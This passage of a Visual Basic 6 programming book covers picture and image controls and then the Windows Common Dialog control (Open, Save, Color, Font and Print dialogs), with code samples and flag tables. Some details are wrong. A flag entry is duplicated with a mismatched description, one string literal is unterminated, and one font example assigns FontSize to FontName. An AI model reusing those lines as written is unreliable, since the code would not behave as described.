" **vbMillimeters** 6; millimeter

" **vbCentimeters** 7; centimeter

" **vbHimetric** 8; hiMetric

" **vbContainerPosition** 9; units used by the control s container to determine the control s position

" **vbContainerSize** 10; units used by the control s container to determine the control s size

For example, in our image map example, we set the scale mode to pixels:

```
Private Sub Form_Load()
    Picture1.ScaleMode = vbPixels
End Sub
```

Then we could use pixel dimensions in the **MouseDown** event:

```
Private Sub Picture1_MouseDown(Button As Integer, Shift As Integer, X As _
    Single, Y As Single)
    If X > 16 And X < 83 And Y > 11 And Y < 36 Then
        MsgBox "You clicked the word ""Picture"""
    End If

    If X > 83 And X < 125 And Y > 11 And Y < 36 Then
        MsgBox "You clicked the word ""Box"""
    End If
End Sub
```

If you set the scale mode to **vbUser**, you can define your own units by setting the dimensions of the picture box using the **ScaleLeft**, **ScaleTop**, **ScaleWidth**, and **ScaleHeight** properties. This can be very useful if you re plotting points and want to use a picture box as a graph.

TIP: The **ScaleWidth** and **ScaleHeight** properties of a picture box hold the image s actual dimensions (in units determined by the **ScaleMode** property), not the **Width** and **Height** properties, which hold the control s width and height (including the border).

Saving Pictures To Disk

We already know you can load pictures into a picture box with the **LoadPicture** function. Can you save them to disk?

Yes, you can, using **SavePicture**. Here s how that statement works:

```
SavePicture   picture, stringexpression
```

Here s what the parameters for **SavePicture** mean:

" **picture** Picture or image control from which the graphics file is to be created

" **stringexpression** File name of the graphics file to save

SavePicture only saves images in BMP, WMF, and ICO formats (depending on the file type the image came from originally); if the image came from a GIF or JPEG file, it s saved in BMP format. Graphics in an **Image** property are always saved as bitmap (.bmp) files no matter what their original format.

Here s an example where we save the image from **Picture1** to a file, C:\image.bmp, when the user clicks a button:

```
Private Sub Command1_Click()
    SavePicture Picture1.Picture, "c:\image.bmp"
End Sub
```

Adding An Image Control To A Form

You ve got 200 picture boxes in your program, and suddenly the Testing Department is on the line: your program is causing users computers to run out of memory. No problem here, you say. They say, that s because not everyone has 128MB of RAM like you do it s time to decrease your program s memory consumption.

One way of using fewer system resources is to use fewer picture boxes. As we ve seen in this chapter, picture boxes are powerful controls and with that power comes lots of overhead. If you re just going to be displaying images, use image controls instead. The image control uses fewer system resources and repaints faster than a picture box (however, it supports only a subset of the picture box properties, events, and methods).

To install an image control, just use the Image Control tool in the toolbox. After adding the image control to your form, just set its **Picture** property to the image file you want to display. By default, image controls shape themselves to the image you display; if you want to stretch the image to fit the image control and not the other way around, set the image control s **Stretch** property to True (the default is False).

As an example, we ve placed an (unstretched) image in the image control in Figure 10.15.

Figure 10.15 Using an image control.

Stretching An Image In An Image Control

You can stretch (or flip) an image in a picture box using the **PaintPicture** method, but you can t use **PaintPicture** with image controls. Is there still some way of producing interesting graphics effects in an image control?

You can use the image control s **Stretch** property. By default, image controls shape themselves to fit the images inside them (after all, their primary purpose is to display images), but if you set the **Stretch** property to True (the default is False), the image control will stretch the image to fit the control.

As an example, we re stretching an image in the image control in Figure 10.16.

Figure 10.16 Stretching an image in an image control.

You can also stretch an image in an image control by resizing the control (using its **Width** and **Height** properties) at runtime as long as the control s **Stretch** property is True.

Chapter 11
Windows Common Dialogs

If you need an immediate solution to:

Creating And Displaying A Windows Common Dialog

Setting A Common Dialog s Title

Did The User Click OK Or Cancel?

Using A Color Dialog Box

Setting Color Dialog Flags

Using The Open And Save As Dialogs

Setting Open And Save As Flags

Getting The File Name In Open, Save As Dialogs

Setting Maximum File Name Size In Open And Save As Dialog Boxes

Setting Default File Extensions

Set Or Get The Initial Directory

Setting File Types (Filters) In Open, Save As Dialogs

Using A Font Dialog Box

Setting Font Dialog Flags

Setting **Max** And **Min** Font Sizes

Using The Print Dialog Box

Setting Print Dialog Flags

Setting The Minimum And Maximum Pages To Print

Setting Page Orientation

Showing Windows Help From A Visual Basic Program

In Depth

In this chapter, we re going to examine the Windows Common Dialogs, which provide a powerful and professional set of dialog boxes for interacting with the user.

Microsoft created the Common Dialogs to promote a common user interface across all Windows programs, and in fact the Common Dialogs do work well and they make programming easier for the programmer. Having a common user interface across all Windows programs is valuable for the user, because it simplifies tasks. For the programmer, the Common Dialogs means that we have a powerful set of dialog boxes ready for us to use, without having to create them ourselves. From both ends of the spectrum, then, the Windows Common Dialogs may be considered a success.

The Common Dialog control can display five different dialog boxes Open A File, Save A File, Set A Color, Set A Font, and Print A Document.

The Common Dialog Control

The Common Dialogs are all part of one control: the Common Dialog control. You add that control to a program with the Visual Basic Project|Components menu item. Click the Controls tab in the Components box that opens, and select the entry labeled Microsoft Common Dialog Control, then click on OK to close the Components box. You add a Common Dialog control to a form in the usual way just double-click the Common Dialog tool in the toolbox, or select it and paint the control on the form. The Common Dialog tool appears as the eleventh tool down on the right in the Visual Basic toolbox in Figure 11.1. The Common Dialog control will appear as a nonresizable icon on your form and is not visible at runtime.

Figure 11.1 The Common Dialog tool.

You use the control s **Action** property to display a dialog box or, equivalently, these methods:

" **ShowOpen** Show Open dialog box

" **ShowSave** Show Save As dialog box

" **ShowColor** Show Color dialog box

" **ShowFont** Show Font dialog box

" **ShowPrinter** Show Print or Print Options dialog box

Besides these dialog boxes, you can also display Windows Help:

" **ShowHelp** Invokes the Windows Help engine

The Common Dialog control automatically provides context-sensitive Help on the interface of the dialog boxes. You invoke context-sensitive Help by clicking the Help button labeled What s This in the title bar, then clicking the item for which you want more information. In addition, you can right-click the item for which you want more information, then select the What s This command in the displayed context menu.

TIP: We might also note, by the way, that there is no way currently to specify where a dialog box is displayed; that might change in some future release.

As an example, the Font dialog box appears in Figure 11.2.

Figure 11.2 The Font dialog box.

That s really all the overview we need. We re ready to start the Immediate Solutions now.

Immediate Solutions

Creating And Displaying A Windows Common Dialog

The Testing Department is calling again. Your program, *SuperDuperTextPro*, is great, but why is the File Save As dialog box the size of a postage stamp? And why is it colored purple? Shouldn t it match the uniform kind of dialog box that other Windows programs use?

To make your dialog boxes look just like the dialog boxes other programs use (and add professionalism to your program), you can use the Windows Common Dialogs, which are wrapped up in the Windows Common Dialog control. The Common Dialog control can display five different dialog boxes Open A File, Save A File, Set A Color, Set A Font, and Print A Document, and you can also display Windows Help.

Adding a Windows Common Dialog control to your program is easy: just follow these steps:

1. Select the Project|Components menu item.

2. Select the Controls tab in the Components box that opens.

3. Select the entry labeled Microsoft Common Dialog Control, then click on OK to close the Components box.

4. Add a Common Dialog control to a form in the usual way just double-click the Common Dialog tool in the toolbox, or select it and paint the control on the form. (The Common Dialog tool appears as the eleventh tool down on the right in the Visual Basic toolbox in Figure 11.1.)

5. Add the code you want to open the dialog box and make use of values the user sets.

To display various dialog boxes, you use these Common Dialog methods (for example, **CommonDialog1.ShowColor**):

" **ShowOpen** Show Open dialog box

" **ShowSave** Show Save As dialog box

" **ShowColor** Show Color dialog box

" **ShowFont** Show Font dialog box

" **ShowPrinter** Show Print or Print Options dialog box

" **ShowHelp** Invokes the Windows Help engine

You can also set the Common Dialog s **Action** property to do the same thing (and in fact, that s the way you used to display Common Dialogs until recent Visual Basic releases). Microsoft says that using the preceding methods adds functionality, but in fact, the two ways of displaying dialog boxes are equivalent at this writing (although using methods like **ShowHelp** instead of **Action = 6** makes code a little clearer). Here are the values you can place in the **Action** property:

" *0* No action

" *1* Displays the Open dialog box

" *2* Displays the Save As dialog box

" *3* Displays the Color dialog box

" *4* Displays the Font dialog box

" *5* Displays the Print dialog box

" *6* Runs winhelp32.exe

Now that you ve added a Common Dialog control to your program, refer to the individual topics in this chapter for the dialog box you want to work with to see how to retrieve values from the user.

TIP: Before displaying the Font and Help dialog boxes, you need to set the Common Dialogs control s **Flags** property or nothing will appear. See Setting Color Dialog Flags, Setting Open and Save As Flags, Setting Font Dialog Flags, and Setting Print Dialog Flags later in this chapter.

Setting A Common Dialog s Title

The Aesthetic Design Department is calling again: can t you change the text in the title bar of those dialog boxes? How about changing the title of the Open dialog box from Open to Select A File To Open ?

Although some programmers may question the wisdom of changing a Common Dialog s title, you can do it using the **DialogTitle** property. As an example, here we re changing the title of an Open dialog box to Select a file to open (see Figure 11.3):

Figure 11.3 Our dialog box with revised title.

```
Private Sub Command1_Click()
    CommonDialog1.DialogTitle = "Select a file to open"
    CommonDialog1.ShowOpen
End Sub
```

WARNING! Note that this property, **DialogTitle**, does *not* work for the Color, Font, and Print dialog boxes.

Did The User Click OK Or Cancel?

You ve displayed your dialog box, and the user has dismissed it. But did the user click the OK or the Cancel button? Should you take action or not?

You can check which button the user has selected by examining the various properties of the dialog box control for example, when the user clicks Cancel in a File Open dialog box, the **FileName** property returns an empty string, .

However, Visual Basic provides a more systematic way of checking which button was

clicked. You can set the Common Dialog **CancelError** property to True to create a special, nonharmful, and trappable error, error number 32755 (Visual Basic constant **cdlCancel**), when the user clicks the Cancel button.

To trap this error if you ve set the **CancelError** property to True, use **On Error GoTo**, and place the label control at the end of the procedure:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
...
Cancel:
End Sub
```

Then you can show the dialog box and take action, assuming the user clicked on OK. If, on the other hand, the user clicked Cancel, control will go to the end of the procedure and exit harmlessly:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.ShowColor
    Text1.BackColor = CommonDialog1.Color
Cancel:
End Sub
```

TIP: If you have enabled other trappable errors in your procedure (the **On Error GoTo** statement in the preceding code does not affect code outside the procedure it s defined in), check to make sure that the error you re expecting when the user clicks Cancel does in fact have the number **cdlCancel.** You can do this by checking the **Err** object s **Number** property. Note also that Common Dialog controls can return errors besides **cdlCancel** such as **cdlHelp** when the Help system failed to work properly, or **cdlFonts** if no fonts exist and you might check for those separately.

Using A Color Dialog Box

The Aesthetic Design Department is calling again. Wouldn t it be nice if you let the user select the color of the controls in your program? Yes, you say, but&. Great, they say, and hang up.

To let the user select colors, you use the Color dialog box, and you display that dialog box with the Common Dialog method **ShowColor**. To retrieve the color the user selected, you use the dialog box s **Color** property. There are special flags you can set for the Color dialog box see the next topic for more information.

Let s see an example. When the user clicks a button, we ll display a Color dialog box and let the user select the background color of a text box. Add a Common Dialog control to a form and set its **CancelError** property to True so that clicking Cancel will cause a **cdlCancel** error. Next, we trap that error this way:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
...
Cancel:
End Sub
```

Now we use the Common Dialog control s **ShowColor** method to show the color dialog:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.ShowColor
...
Cancel:
End Sub
```

When control returns from the dialog box, we use the **Color** property to set the text box s background color to the color the user has selected:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.ShowColor
    Text1.BackColor = CommonDialog1.Color
Cancel:
End Sub
```

That s it when you run the program and click the button, the Color dialog box appears, as in Figure 11.4.




Figure 11.4 The Color dialog box.

When the user selects a color and clicks on OK, the program sets the text box s background color to the newly selected color, as shown in Figure 11.5.

Figure 11.5 Setting a control s color with the Color dialog box.

Now we re using the Color dialog box. The listing for the preceding program is located in the colordialog folder on this book s accompanying CD-ROM.

Setting Color Dialog Flags

There are a number of options you can set before displaying a Color dialog box, and you set them in the **Flags** property of the Common Dialog control. Here are the possible values:

" cdlCCRGBInit 1; sets the initial color value for the dialog box

" cdCClFullOpen 2; entire dialog box is displayed, including the Define Custom Colors section

" cdlCCPreventFullOpen 4; disables the Define Custom Colors command button and prevents the user from defining custom colors

" cdlCCHelpButton 8; causes the dialog box to display a Help button

You can set more than one flag for a dialog box using the **Or** operator. For example:

```
CommonDialog1.Flags = &H10& Or &H200&
```

(Note that although this shows what we re doing numerically, it s usually better to use constants to make the code more readable.) Adding the desired constant values produces the same result.

Using The Open And Save As Dialogs

Probably the most common use of the Common Dialog control is to display File Open and File Save As dialog boxes, and you display those dialog boxes with the Common Dialog control s **ShowOpen** and **ShowSave** methods. These methods need no arguments passed to them to set various options, you set the Common Dialog control s **Flags** property (see the next topic), such as overwriting existing files and so on.

You can also set the **Filter** property so the dialog box displays only certain types of files, such as text files. See Setting File Types (Filters) In Open, Save As Dialogs a little later in this chapter.

To find out what file the user wants to work with, you check the Common Dialog s **FileName** property after the user clicks on OK in the dialog box. That property holds the fully qualified (that is, with path) name of the file to open. If you just want the file s name, use the **FileTitle** property.

Let s see an example. In this case, we ll let the user select a file to open, and then display the file s name and path in a message box.

Start by adding a Common Dialog control to a form, then set the control s **CancelError** property to True so we can check if the user clicked Cancel. To check that, we use **On Error GoTo**:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
...
Cancel:
End Sub
```

Then we display the Open dialog box:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.ShowOpen
...
Cancel:
End Sub
```

Finally, assuming the user clicked on OK, we can display the name of the file they selected in a message box using the **FileName** property:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.ShowOpen
    MsgBox "File to open: " & CommonDialog1.FileName
Cancel:
End Sub
```

When you run this code and click the button, the Open dialog box appears, as in Figure 11.6.

Figure 11.6 The Open dialog box.

If you make a file selection and click on OK, the Open dialog box closes and the program displays the name of the file you selected, along with its path, in a message box. Our program is a success; the code for this program is located in the opendialog folder on this book s accompanying CD-ROM.

Setting Open And Save As Flags

You can set a wide variety of options when you display File Open and File Save As dialog boxes by setting the Common Dialog control s **Flags** property. Here are the possible settings:

" **cdlOFNAllowMultiselect** &H200; specifies that the File Name list box allows multiple selections.

" **cdlOFNCreatePrompt** &H2000; the user can select more than one file at runtime by pressing the Shift key and using the up arrow and down arrow keys to select the desired files. When this is done, the **FileName** property returns a string containing the names of all selected files. The names in the string are delimited by spaces.

" **cdlOFNCreatePrompt** &H2000; specifies that the dialog box prompts the user to create a file that doesn t currently exist. This flag automatically sets the **cdlOFNPathMustExist** and **cdlOFNFileMustExist** flags.

" **cdlOFNExplorer** &H80000; displays the Explorer-like Open A File dialog box template. Works with Windows 95 and Windows NT 4.

" **cdlOFNExtensionDifferent** &H400; indicates that the extension of the returned file name is different from the extension specified by the **DefaultExt** property. This flag isn t set if the **DefaultExt** property is **Null**, if the extensions match, or if the file has no extension. This flag value can be checked upon closing the dialog box. This can be useful if you want to track the kind of file the user wants to open.

" **cdlOFNFileMustExist** &H1000; specifies that the user can enter only names of existing files in the File Name text box. If this flag is set and the user enters an invalid

file name, a warning is displayed. This flag automatically sets the **cdlOFNPathMustExist** flag.

" **cdlOFNHelpButton** &H10; causes the dialog box to display the Help button.

" **cdlOFNHideReadOnly** &H4; hides the Read Only checkbox.

" **cdlOFNLongNames** &H200000; enables the use of long file names.

" **cdlOFNNoChangeDir** &H8; forces the dialog box to set the current directory to what it was when the dialog box was opened.

" **cdlOFNNoDereferenceLinks** &H100000; disables the use of shell links (also known as shortcuts). By default, choosing a shell link causes it to be interpreted by the shell.

" **cdlOFNNoLongNames** &H40000; disables long file names.

" **cdlOFNNoReadOnlyReturn** &H8000; specifies that the returned file won t have the Read Only attribute set and won t be in a write-protected directory.

" **cdlOFNNoValidate** &H100; specifies that the Common Dialog allows invalid characters in the returned file name.

" **cdlOFNOverwritePrompt** &H2; causes the Save As dialog box to generate a message box if the selected file already exists. The user must confirm whether to overwrite the file.

" **cdlOFNPathMustExist** &H800; specifies that the user can enter only valid paths. If this flag is set and the user enters an invalid path, a warning message is displayed.

" **cdlOFNReadOnly** &H1; causes the Read Only checkbox to be initially checked when the dialog box is created. This flag also indicates the state of the Read Only checkbox when the dialog box is closed.

" **cdlOFNShareAware** &H4000; specifies that sharing violation errors will be ignored.

You can set more than one flag for a dialog box using the **Or** operator. For example:

```
CommonDialog1.Flags = &H10& Or &H200&
```

(Although this shows what we re doing numerically, it s usually better to use constants to make your code more readable.) Adding the desired constant values produces the same result.

Getting The File Name In Open, Save As Dialogs

Now that you ve used the Common Dialog control s **ShowOpen** or **ShowSave** to display an Open or Save As dialog box, how do you get the file name the user has specified? You do that using one of two properties after the user clicks on the OK button:

" **FileName** Holds the file name the user selected, with the file s full path.

" **FileTitle** Holds just the file s name, without the path.

Here s an example where we ve set a Common Dialog control s **CancelError** property to True so Visual Basic will create a trappable **cdlCancel** error if the user clicks the Cancel button, show a File Open dialog box, and display the name and path of the file the user selected in a message box:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.ShowOpen
    MsgBox "File to open: " & CommonDialog1.FileName
Cancel:
End Sub
```

You can set the **Filter** property so the dialog box displays only certain types of files, such as text files. The **Flags** property can be used to change various elements on the dialog box, as well as to prompt the user when certain actions may occur, such as overwriting a file. See Setting File Types (Filters) In Open, Save As Dialogs for more on filters. For more on flags, see Setting Color Dialog Flags, Setting Open and Save As Flags, Setting Font Dialog Flags, and Setting Print Dialog Flags later in this chapter.

Setting Maximum File Name Size In Open And Save As Dialog Boxes

You can use the Common Dialog control s **MaxFileSize** property to set not the maximum file size you can open, but the maximum *file name* size. You set this property to a number of bytes as follows, where we re restricting the file name and path to fit into 100 bytes:

```
CommonDialog1.MaxFileSize = 100
```

This is useful if you re passing file names to other programs that can t use names longer than a certain length.

TIP: When using the **cdlOFNAllowMultiselect** flag, you may want to increase the value in the **MaxFileSize** property to allow enough memory for the selected file names.

Setting Default File Extensions

Like many Windows programs, you can make your programs set the default extension for the types of files you want to save (for example, .txt) if the user doesn t specify one. You specify a default extension with the Common Dialog control s **DefaultExt** property.

An example will make this clearer. Here, we set the default extension of our files to save to txt by setting the **DefaultExt** property:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.DefaultExt = "txt"
    CommonDialog1.ShowSave
    MsgBox "File to save: " & CommonDialog1.FileName
Cancel:
End Sub
```

Let s say the user just types a file name without an extension, such as phonebook , in the Save As dialog box; the dialog box will then report the actual name of the file to save as phonebook.txt. If, on the other hand, the user specifies a file extension, that extension is preserved.

Set Or Get The Initial Directory

The Testing Department is calling again: users of your program, *SuperDuperTextPro*, are complaining. When they want to save many files to their favorite directory, C:\poetry\roses\are\red\violets\are\blue, they have to open folder after folder each time to get back to that directory. Can t you let them set a default directory to save files to?

You can, using the Common Dialog control s **InitDir** property. For example, here s how we set the initial directory to C:\windows when we open files using the Open dialog box:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.InitDir = "c:\windows"
    CommonDialog1.ShowOpen
    MsgBox "File to open: " & CommonDialog1.FileName
Cancel:
End Sub
```

Running this code results in the Open dialog box you see in Figure 11.7.

Figure 11.7 Setting an initial directory.

Setting the initial directory like this can make multiple opens or saves much easier, which is very considerate to the user (and I know of some Microsoft software that could benefit by doing this).

Setting File Types (Filters) In Open, Save As Dialogs

The Testing Department is calling again. Your program, *SuperDuperGraphics4U*, only works with graphics files, but somehow users are trying to open text (.txt) files and crashing the program. Is there some way you can clue them in as to allowed file types when they open files?

Yes you can set the Common Dialog control s **Filter** property to indicate the allowed file types and extensions in a drop-down list box in the Open and Save As dialog boxes. (To see an example of such a drop-down list box, use Visual Basic s Save Project As menu item in the File menu; this list box gives two file extension types: *.vbp and all files, *.*.)

To set up the **Filter** string, you separate prompts to the user for example, Text files (*.txt) with upright characters (| , also called the *pipe* symbol) from the file specifications to Visual Basic (*.txt). (Don t add extra spaces around the uprights, because if you do, they ll be displayed along with the rest of the file extension information.)

This is obviously one of those things made easier with an example (in fact, I always forget how to set up file filter strings unless I can work from an example), so let s see one now. Here, we ll let the user select from three options: text files (*.txt), image files (*.jpg, *.gif), and all files (*.*). We set the **Filter** string this way in that case; look closely at the following string and you ll be able to see how to set up this string for yourself. (Here we ve also set the Common Dialog control s **CancelError** property to True to create a trappable error if the user clicks the Cancel button):

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.Filter = "Text files (*.txt)|*.txt|Image files _
        (*.jpg, *.gif)|*.jpg;*.gif|All files (*.*)|*.*"
    CommonDialog1.ShowOpen
    MsgBox "File to open:   & CommonDialog1.FileName
Cancel:
End Sub
```

Note in particular that when you have two file extensions for one file type as we do for image files (*.jpg, *.gif) you surround the file extensions with a semicolon (;) and enclose them in parentheses.

The result of this code appears in Figure 11.8. Here, we re letting the user select from our three types of files: text files (*.txt), image files (*.jpg, *.gif), and all files (*.*).

Figure 11.8 Setting file extension types in dialog boxes.

Using A Font Dialog Box

The Testing Department is calling again. Your new word processor, *SuperDuperTextPro*, is great, but why can t the users select the font they want to use? You ask, should they be able to do that? The Testing Department says, take a look at the Font dialog box.

You use the Common Dialog control s **ShowFont** method to show a Font dialog box. Note that before you use the **ShowFont** method, you must set the **Flags** property of the Common Dialog control to one of three constants to indicate if you want to display screen fonts, printer fonts, or both. The possible values are as follows:

" **cdlCFScreenFonts** &H1; show screen fonts

" **cdlCFPrinterFonts** &H2; show printer fonts

" **cdlCFBoth** &H3; show both types of fonts

If you don t set one of these in the **Flags** property, a message box is displayed advising the user that There are no fonts installed , which will probably cause them to panic. To see more possible settings for the **Flags** property, take a look at the next topic in this chapter.

When the user dismisses the Font dialog box by clicking on OK, you can determine their font selections using these properties of the Common Dialog control:

" **Color** The selected color. To use this property, you must first set the **Flags** property to **cdlCFEffects**.

" **FontBold** True if bold was selected.

" **FontItalic** True if italic was selected.

" **FontStrikethru** True if strikethru was selected. To use this property, you must first set the **Flags** property to **cdlCFEffects**.

" **FontUnderline** True if underline was selected. To use this property, you must first set the **Flags** property to **cdlCFEffects**.

" **FontName** The selected font name.

" **FontSize** The selected font size.

Let s see an example. Here, we ll let the user set the font, font size, and font styles (like underline and bold) in a text box. We start by setting the Common Dialog control s **CancelError** property to True so clicking the Cancel button causes a trappable error:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
...
Cancel:
End Sub
```

Next, we set the **Flags** property and show the Font dialog box:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.Flags = cdlCFBoth Or cdlCFEffects
    CommonDialog1.ShowFont
...
Cancel:
End Sub
```

Finally, we set the text box s properties to match what the user set in the Font dialog box:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.Flags = cdlCFBoth Or cdlCFEffects
    CommonDialog1.ShowFont

    Text1.FontName = CommonDialog1.FontName
    Text1.FontBold = CommonDialog1.FontBold
    Text1.FontItalic = CommonDialog1.FontItalic
    Text1.FontUnderline = CommonDialog1.FontUnderline
    Text1.FontSize = CommonDialog1.FontSize
    Text1.FontName = CommonDialog1.FontName
Cancel:
End Sub
```

Now when you run this program and click the button, the Font dialog box appears, as in Figure 11.9.

Figure 11.9 The Font dialog box.

When you select the font options you want and click on OK, those options are

installed in the text box, **Text1**, as shown in Figure 11.10.

Figure 11.10 Setting fonts and font styles with the Font dialog box.

That s it now we re using Font dialog boxes. The listing for this program, fontdialog.frm, is located in the fontdialog folder on this book s accompanying CD-ROM.

Setting Font Dialog Flags

You can set a wide variety of options when using Font dialog boxes by using the Common Dialog control s **Flags** property. Here are the possible values to use with that property:

" **cdlCFANSIOnly** &H400; specifies that the dialog box allows only a selection of the fonts that use the Windows character set. If this flag is set, the user won t be able to select a font that contains only symbols.

" **cdlCFApply** &H200; enables the Apply button on the dialog box.

" **cdlCFBoth** &H3; causes the dialog box to list the available printer and screen fonts. The **hDC** property identifies the device context associated with the printer.

" **cdlCFEffects** &H100; specifies that the dialog box enables strikethru, underline, and color effects.

" **cdlCFFixedPitchOnly** &H4000; specifies that the dialog box selects only fixed-pitch fonts.

" **cdlCFForceFontExist** &H10000; specifies that an error message box is displayed if the user attempts to select a font or style that doesn t exist.

" **cdlCFHelpButton** &H4; causes the dialog box to display a Help button.

" **cdlCFLimitSize** &H2000; specifies that the dialog box selects only font sizes within the range specified by the **Min** and **Max** properties.

" **cdlCFNoFaceSel** &H80000; no font name was selected.

" **cdlCFNoSimulations** &H1000; specifies that the dialog box doesn t allow graphic device interface (GDI) font simulations.

" **cdlCFNoSizeSel** &H200000; no font size was selected.

" **cdlCFNoStyleSel** &H100000; no style was selected.

" **cdlCFNoVectorFonts** &H800; specifies that the dialog box doesn t allow vector-font selections.

" **cdlCFPrinterFonts** &H2; causes the dialog box to list only the fonts supported by

the printer, specified by the **hDC** property.

" **cdlCFScalableOnly** &H20000; specifies that the dialog box allows only the selection of fonts that can be scaled.

" **cdlCFScreenFonts** &H1; causes the dialog box to list only the screen fonts supported by the system.

" **cdlCFTTOnly** &H40000; specifies that the dialog box allows only the selection of TrueType fonts.

" **cdlCFWYSIWYG** &H8000; specifies that the dialog box allows only the selection of fonts that are available on both the printer and on screen. If this flag is set, the **cdlCFBoth** and **cdlCFScalableOnly** flags should also be set.

You can set more than one flag for a dialog box using the **Or** operator. For example:

```
CommonDialog1.Flags = &H10& Or &H200&
```

Adding the desired constant values produces the same result.

Setting Max And Min Font Sizes

The Testing Department is calling again. Now users are setting the font size in your program, *SuperDuperTextPro*, to 3 points and then complaining they can t read what they ve typed. Can you limit the allowed font range?

Yes, you can, using the Common Dialog control s **Min** and **Max** properties. When you want to make these properties active with a Font dialog box, you must first add the **cdlCFLimitSize** flag to the Common Dialog control s **Flags** property. Then you re free to restrict the possible range of font sizes.

Here s an example. We set the Common Dialog s **CancelError** property to True to catch Cancel button clicks, then set the **Flags** property of the Common Dialog control to display both screen fonts and printer fonts, and set the **cdlCFLimitSize** flag:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.Flags = cdlCFBoth Or cdlCFLimitSize
...
```

Then we set the minimum and maximum font sizes we want to allow, measured in points:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.Flags = cdlCFBoth Or cdlCFLimitSize
    CommonDialog1.Min = 12
    CommonDialog1.Max = 24
...
```

Finally, we show the Font dialog box, and then make use of the newly set font size:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.Flags = cdlCFBoth Or cdlCFLimitSize
    CommonDialog1.Min = 12
    CommonDialog1.Max = 24
    CommonDialog1.ShowFont
    Text1.FontName = CommonDialog1.FontSize
```

```
Cancel:
End Sub
```

That s all we need the result of this code appears in Figure 11.11, where, as you can see, we ve restricted the range of font sizes from 12 to 24 points in the Font dialog box.

Figure 11.11 Restricting font size range in a Font dialog box.

TIP: Note that because the font size is entered in a combo box in a Font dialog box, the user can enter a value outside the allowed range in the text box part of the combo. If they do and click on OK, however, an error message box appears saying the font size must be in the **Min** to **Max** range.

Using The Print Dialog Box

The Testing Department is calling again. The Print button you ve placed in your word processor, *SuperDuperTextPro*, is very nice, but it doesn t let the user set the number of copies of a document they want to print. You can t do that with a button, you explain. Right, they say use a Print dialog box.

You show the Print dialog box with the Common Dialog control s **ShowPrinter** method. If you know your document s length, you can set the minimum and maximum pages to print in the Common Dialog control s **Min** and **Max** properties; setting these properties enables the From and To page range text boxes in the Print dialog box (see Setting The Minimum And Maximum Pages To Print later in this chapter). You can also set the Common Dialog control s **Flags** property to select various options here see the next topic in this chapter.

This dialog box does *not* send data to the printer; instead, it lets the user specify how he wants data printed. Printing is up to you.

How do you print? If you ve set the **PrinterDefault** property to True, you can use the **Printer** object to print data (the user can change the default printer from the Printer dialog box, setting a new default printer in the Windows registry or win.ini, but that new printer automatically becomes the one referred to by the **Printer** object). For example, you can print the picture in a picture box using the **Printer** object this way: **Printer.PaintPicture Picture1.Picture, 0, 0**. Otherwise, you must use Windows functions to print to the device represented by the **hDC** (a device context handle) property.

After the user clicks on OK, you can read these properties from the Common Dialog control to determine what printer options they ve selected:

" **Copies** The number of copies to print

" **FromPage** The page to start printing

" **ToPage** The page to stop printing

" **hDC** The device context for the selected printer

Let s see an example. In this case, we ll use the Visual Basic **PrintForm** method to print a copy of the current form as many times as the user specifies. We start by setting the Common Dialog control s **CancelError** property to True so we can catch Cancel button clicks as trappable errors:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
...
Cancel:
End Sub
```

Then we set the **PrinterDefault** property to True and show the Print dialog box:

```
Private Sub Command1_Click()
    On Error GoTo Cancel
    CommonDialog1.PrinterDefault = True
    CommonDialog1.ShowPrinter
...
Cancel:
End Sub
```

All that s left is to loop over the number of copies the user has requested (as returned in the **Copies** property) and call **PrintForm** each time:

```
Private Sub Command1_Click()
    Dim intLoopIndex As Integer

    On Error GoTo Cancel
    CommonDialog1.PrinterDefault = True
    CommonDialog1.ShowPrinter
    For intLoopIndex = 1 To CommonDialog1.Copies
        PrintForm
    Next intLoopIndex

Cancel:
```

```
End Sub
```

That s it when the user clicks **Command1**, the program displays the Print dialog box; the user can set the number of copies to print and when they click on OK, Visual Basic displays a dialog box with the text Printing& momentarily, and the print job starts.

Our Print dialog box example is a success the code for this program is located in the printerdialog folder on this book s accompanying CD-ROM.

Setting Print Dialog Flags

You can set a number of options in the Common Dialog control s **Flags** property when working with the Print dialog box:

" **cdlPDAllPages** &H0; returns or sets the state of the All Pages option button.

" **cdlPDCollate** &H10; returns or sets the state of the Collate checkbox.

" **cdlPDDisablePrintToFile** &H80000; disables the Print To File checkbox.

" **cdlPDHelpButton** &H800; causes the dialog box to display the Help button.

" **cdlPDHidePrintToFile** &H100000; hides the Print To File checkbox.

" **cdlPDNoPageNums** &H8; disables the Pages option button and the associated edit control.

" **cdlPDNoSelection** &H4; disables the Selection option button.

" **cdlPDNoWarning** &H80; prevents a warning message from being displayed when there is no default printer.

" **cdlPDPageNums** &H2; returns or sets the state of the Pages option button.

" **cdlPDPrintSetup** &H40; causes the system to display the Print Setup dialog box rather than the Print dialog box.

" **cdlPDPrintToFile** &H20; returns or sets the state of the Print To File checkbox.

" **cdlPDReturnDC** &H100; returns a device context for the printer selection made in the dialog box. The device context is returned in the dialog box s **hDC** property.

" **cdlPDReturnDefault** &H400; returns the default printer name.

" **cdlPDReturnIC** &H200; returns an information context for the printer selection made in the dialog box. An information context provides a fast way to get information about the device without creating a device context. The information context is returned in the dialog box s **hDC** property.

" **cdlPDSelection** &H1; returns or sets the state of the Selection option button. If neither **cdlPDPageNums** nor **cdlPDSelection** is specified, the All option button is in the selected state.

